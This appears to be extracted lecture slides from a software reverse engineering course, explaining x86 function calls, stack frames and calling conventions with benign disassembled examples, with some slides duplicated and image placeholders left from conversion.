          ...
          ...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```


Function Call (func_noargs.c)



```
_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...
```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:
...
...
and    esp, 0FFFFFF0h
call   _func
mov    eax, 0
...
...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```


Function Call (func_noargs.c)



```
_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...
```

Function Call (func_noargs.c)



```
_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
         ...
         and    esp, 0FFFFFFF0h
         call   _func
         mov    eax, 0
         ...
         ...
```

Function Call

- This was the simplest case
 - No arguments for func()
 - No return value
- The following two instructions are equivalent to the `leave` instruction:
`mov esp, ebp`
`pop ebp`
- The compiler decides which instructions to use!
- Let's look at an example with arguments and return value
 - Function `func(a, b)` which returns the sum of the two integers `a` and `b`

Function Call (func_2args.c)

```
// Returns the sum of a and b
int func(int a, int b) {
    int sum = a + b;
    return sum;
}

int main (int argc, char** argv) {
    int sum = func(47, 11);
    return 0;
}
```

<pre>080483db <func>:</pre>	<pre>80483db: 55 80483dc: 89 e5 80483de: 83 ec 10 80483e1: 8b 55 08 80483e4: 8b 45 0c 80483e7: 01 d0 80483e9: 89 45 fc 80483ec: 8b 45 fc 80483ef: c9 80483f0: c3</pre>	<pre>push ebp mov ebp,esp sub esp,0x10 mov edx,DWORD PTR [ebp+0x8] mov eax,DWORD PTR [ebp+0xc] add eax,edx mov DWORD PTR [ebp-0x4],eax mov eax,DWORD PTR [ebp-0x4]</pre>
		<pre>leave ret</pre>
<pre>080483f1 <main>:</pre>	<pre>80483f1: 55 80483f2: 89 e5 80483f4: 83 ec 10 80483f7: 6a 0b 80483f9: 6a 2f 80483fb: e8 db ff ff ff 8048400: 83 c4 08 8048403: 89 45 fc 8048406: b8 00 00 00 00 804840b: c9 804840c: c3</pre>	<pre>push ebp mov ebp,esp sub esp,0x10 push 0xb push 0x2f call 80483db <func> add esp,0x8 mov DWORD PTR [ebp-0x4],eax mov eax,0x0</pre>
		<pre>leave ret</pre>

Function Call (func_2args.c)

Demo (in class)

Function Call (func_2args.c)

func(47, 11);

0804:83f1	55	push ebp
0804:83f2	89 e5	mov ebp, esp
0804:83f4	83 ec 10	sub esp, 0x10
0804:83f7	6a 0b	push 0xb
0804:83f9	6a 2f	push 0x2f
0804:83fb	e8 db ff ff ff	call func_2args.linux.bin!func
0804:8400	83 c4 08	add esp, 8
0804:8403	89 45 fc	mov [ebp-4], eax
0804:8406	b8 00 00 00 00	mov eax, 0
0804:840b	c9	leave
0804:840c	c3	ret
0804:840d	66 90	nop
0804:840f	90	nop

Push 2 arguments:
0x2f and 0xb

Call to function func





2 arguments: 0x2f and 0xb



+ 0x08048000-0x08049000

0804:8000	7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF.....
0804:8010	02 00 03 00 01 00 00 00 e0 82 04 08 34 00 00 00
0804:8020	d0 17 00 00 00 00 00 00 34 00 20 00 09 00 28 00
0804:8030	1f 00 1c 00 06 00 00 00 34 00 00 00 34 80 04 08
0804:8040	34 80 A4 A8 20 A1 AA AA AA AA AA AA AA AA AA

Function Call: Stack Frame



Function Call: Stack Frame



Function Call: Stack Frame

- The memory area for local variables in a function is called **stack frame**
- Functions often have a **prologue** and an **epilogue**
- The prologue creates a new stack frame
- The epilogue destroys the stack frame and returns to the caller

```
55          push    ebp  
89 e5        mov     ebp, esp  
83 ec 10      sub    esp, 0x10
```

Prologue

```
...  
89 ec        mov     esp, ebp  
5d          pop    ebp  
c3          ret
```

Epilogue

```
...  
c9          leave  
c3          ret
```

Function Call: Calling Conventions

- Calling convention: Rules about
 - how a function receives arguments (and their order)
 - how a function returns results to the caller and
 - how the caller's environment is restored
- x86 has many different calling conventions
- Example: cdecl
 - All function arguments are passed via the stack
 - Function arguments are pushed on the stack in the order right-to-left
 - The return value is typically in eax
 - The registers eax, ecx and edx may be modified by the callee. All others must be restored upon exit
 - The caller removes the arguments from the stack once the callee is done

Function Call: cdecl Calling Convention (func_2args.c)

```
// Returns the sum of a and b
int func(int a, int b) {
    int sum = a + b;
    return sum;
}
```

```
int main (int argc, char** argv) {
    int sum = func(47, 11);
    return 0;
}
```

1st argument
hex(47) = 0x2f

2nd argument
hex(11) = 0xb

<pre>080483db <func>: 80483db: 55 push ebp 80483dc: 89 e5 mov ebp,esp 80483de: 83 ec 10 sub esp,0x10 80483e1: 8b 55 08 mov edx,DWORD PTR [ebp+0x8] 80483e4: 8b 45 0c mov eax,DWORD PTR [ebp+0xc] 80483e7: 01 d0 add eax,edx 80483e9: 89 45 fc mov DWORD PTR [ebp-0x4],eax 80483ec: 8b 45 fc mov eax,DWORD PTR [ebp-0x4]</pre>	 <p>Return value in eax</p>
<pre>080483f1 <main>: 80483f1: 55 push ebp 80483f2: 89 e5 mov ebp,esp 80483f4: 83 ec 10 sub esp,0x10 80483f7: 6a 0b push 0xb 80483f9: 6a 2f push 0x2f 80483fb: e8 db ff ff ff call 80483db <func> 8048400: 83 c4 08 add esp,0x8 8048403: 89 45 fc mov DWORD PTR [ebp-0x4],eax 8048406: b8 00 00 00 00 mov eax,0x0 804840b: c9 leave 804840c: c3 ret</pre>	 <p>2nd argument</p>  <p>1st argument</p>  <p>Remove arguments</p>

Function Call: Calling Conventions

Arch	Convention	Register Arguments	Stack Arguments	Stack Arg. Order	Stack Cleanup
x86	cdecl	None	All	Right to left	Caller
x86	stdcall	None	All	Right to left	Callee
x86	fastcall	ecx, edx	Remaining	Right to left	Callee
x86	thiscall	ecx	Remaining	Right to left	Callee
x64	Microsoft x64 Windows	rcx, rdx, r8, r9	Remaining	Right to left	Caller
x64	System V AMD64 ABI Solaris, Linux, FreeBSD, macOS	rdi, rsi, rdx, rcx, r8, r9	Remaining	Right to left	Caller

Further Reading: Stack Layout and Calling Conventions

- Intel CPU and IA-32 ISA
 - Intel® 64 and IA-32 Architectures Developer's Manual
<https://software.intel.com/en-us/articles/intel-sdm>
- Linux x64
 - <http://eli.thegreenplace.net/2011/09/06/stack-frame-layout-on-x86-64/>
- Windows x64
 - http://www.codemachine.com/article_x64deepdive.html

Thank you. Questions?

Software Reverse Engineering Operating Systems

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)

Overview

0. Introduction and Motivation
1. Machine code, Assembly for Intel x86
2. Operating Systems
3. Static Code Analysis
4. Dynamic Code Analysis
5. Malware, Botnets, and Malware Analysis
6. Targeted Attacks

This chapter

